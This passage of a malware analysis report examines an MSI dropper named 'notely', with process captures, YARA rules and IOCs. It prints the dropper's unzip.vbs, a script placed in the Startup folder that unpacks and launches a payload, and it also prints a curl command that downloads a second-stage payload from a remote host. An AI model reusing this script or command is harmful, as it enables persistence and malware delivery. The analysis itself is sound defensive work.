




Fig 5: The zero stage payloads that downloaded after initial drop.




```
8:21:0...  msiexec.exe   5124  CreateFile   C:\Users\Malianalis\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\unzip.vbs
```



Date: 4/6/2024 8:21:03.1252523 AM
Thread: 2096
Class: File System
Operation: CreateFile
Result: SUCCESS
Path: C:\Users\Malianalis\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\unzip.vbs
Duration: 0.0008343

```
Desired Access:      Generic Write, Read Attributes
Disposition:         OverwriteIf
Options:             Synchronous IO Non-Alert, Non-Directory File, Open No Recall
Attributes:          n/a
ShareMode:           None
AllocationSize:      0
OpenResult:          Created
```

Fig 6: Process Monitor Capture of the "unzip.vbs" file creation.




C:\Users\Malianalis\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

File
Home
Share
View
Users > Malianalis > AppData > Roaming > Microsoft > Windows > Start Menu > Programs > Startup
Quick access
Desktop
Downloads

Name	Date modified	Type	Size
desktop.ini	2/6/2024 12:02 PM	Configuration sett...	1 KB
unzip.vbs	7/2/2022 6:50 PM	VBScript Script File	1 KB

Fig 7: The "unzip.vbs" file appears in "Starup" Directory after "notely" installation.




unzip.vbs ✕

C: > Users > Malianalis > AppData > Roaming > Microsoft > Windows > Start Menu > Programs > Startup > unzip.vbs

```
Sub ExtractFilesFromZip(pathToZipFile, dirToExtractFiles)

    Dim fso
    Set fso = CreateObject("Scripting.FileSystemObject")

    pathToZipFile = fso.GetAbsolutePathName(pathToZipFile)
    dirToExtractFiles = fso.GetAbsolutePathName(dirToExtractFiles)

    If (Not fso.FileExists(pathToZipFile)) Then
        Exit Sub
    End If

    If Not fso.FolderExists(dirToExtractFiles) Then
        Exit Sub
    End If

    dim sa
    set sa = CreateObject("Shell.Application")

    Dim zip
    Set zip = sa.NameSpace(pathToZipFile)

    Dim d
    Set d = sa.NameSpace(dirToExtractFiles)

    d.CopyHere zip.items, 20

    Do Until zip.Items.Count <= d.Items.Count
        Wscript.Sleep(200)
    Loop

End Sub

Dim objWShell
Set objWShell = WScript.CreateObject("WScript.Shell")
Dim appData
appData = objWShell.expandEnvironmentStrings("%APPDATA%")

ExtractFilesFromZip appData + "\Emergreport.zip", appData

objWShell.Run("""%APPDATA%\Emergreport""")

```

Fig 8: The .vbs script that lay in the unzip.vbs file.



RegSvr32

The module "C:\Users\Malianalis\AppData\Roaming\OneWitch.png" may not be compatible with the version of Windows that you're running. Check if the module is compatible with an x86 (32-bit) or x64 (64-bit) version of regsvr32.exe.

OK





Fig 9: The user's endpoint after restart: the unzip.vbs executes using "Emergreport.ink" to open a shell that makes the call to the remote server, finally downloading our second stage payload.




The curl executable
curl, https://curl.se/

Name: curl.exe
Version: 7.83.1

Path:
```
C:\Windows\system32\curl.exe
```

Command Line:
```
C:\Windows\system32\curl  -s -o C:\Users\Malianalis\AppData\Roaming\oneWitch.png consumerfinancereport.local/blog/index/witchABy.jpg
```


Fig 10: The call to the remote server using "curl.exe" tool.



```
8:38:5...   curl.exe   2560   CreateFile   C:\Users\Malianalis\AppData\Roaming\oneWitch.png
```

```
Date:       4/6/2024 8:38:54.2155755 AM
Thread:     1152
Class:      File System
Operation:  CreateFile
Result:     SUCCESS
Path:       C:\Users\Malianalis\AppData\Roaming\oneWitch.png
Duration:   0.0001381

Desired Access:   Generic Write, Read Attributes
Disposition:      OverwriteIf
Options:          Synchronous IO Non-Alert, Non-Directory File
Attributes:       N
ShareMode:        Read, Write
AllocationSize:   0
OpenResult:       Created
```

Fig 11: The creation of oneWitch.png payload.



Name	Date modified	Type	Size
Adobe	2/6/2024 12:02 PM	File folder	
Code	3/28/2024 3:13 AM	File folder	
Microsoft	3/26/2024 9:56 AM	File folder	
Notepad++	2/10/2024 12:06 AM	File folder	
rizin	3/28/2024 1:52 AM	File folder	
Visual Studio Setup	2/9/2024 11:55 PM	File folder	
Wireshark	2/13/2024 11:12 AM	File folder	
Emergreport	7/2/2022 12:37 PM	Shortcut	4 KB
Emergreport.zip	7/2/2022 6:00 PM	Compressed (zipp...	1 KB
oneWitch.png	3/26/2024 10:13 AM	PNG image	5 KB

Fig 12: The Second stage payloads creation in AppData/Roaming.

Rules & Signatures

A full set of YARA rules is included in Appendix A.

{Information on specific signatures, i.e. strings, URLs, etc}

Appendices

A. Yara Rules


```
rule detection_of_notely_dropper {

    meta:
        description = "Yara rule for detecting MSI dropper malware"
        author = "TMCA"
        last updated = "2024-04-09"

    // Strings 1-6 checks for the presence of suspicious strings in the "notely-
setup-x64.msi" installation.
    // Strings 6-7 checks specifically for the presence of "witchABy.jpg" which
is a PE file written in "Nim".
    strings:
        $string1 = "notely.exe"
        $string2 = "unzip.vbs"
        $string3 = "Emergreport.zip"
        $string4 = "Shortcut to notely.exe"
        $string5 = "Emergreport"
        $string6 = "nim"
        $string7 = "MZ"

    condition:
        // Detection when only the "notely-setup-x64.msi" installation appears
        ($string1 and ($string2 or $string3 or $string4 or $string5 or $string6))
or
        // Detection when only the "witchABy.jpg" appears
        $string6 and $string7 at 0 or
        // Detection when both the "notely-setup-x64.msi" and the "witchABy.jpg"
appears
        ($string1 and ($string2 or $string3 or $string4 or $string5)) and
($string6 or $string7 at 0)
}
```

B. Callback URLs


Domain	Port
Hxxp://consumerfinancereport.local	80

C. File Creation IOC's

"notely.exe"




```
8:21:0...  msiexec.exe    5124  CreateFile   C:\Program Files (x86)\NoCapSoftware\notely-setup-x64\notely.exe
```

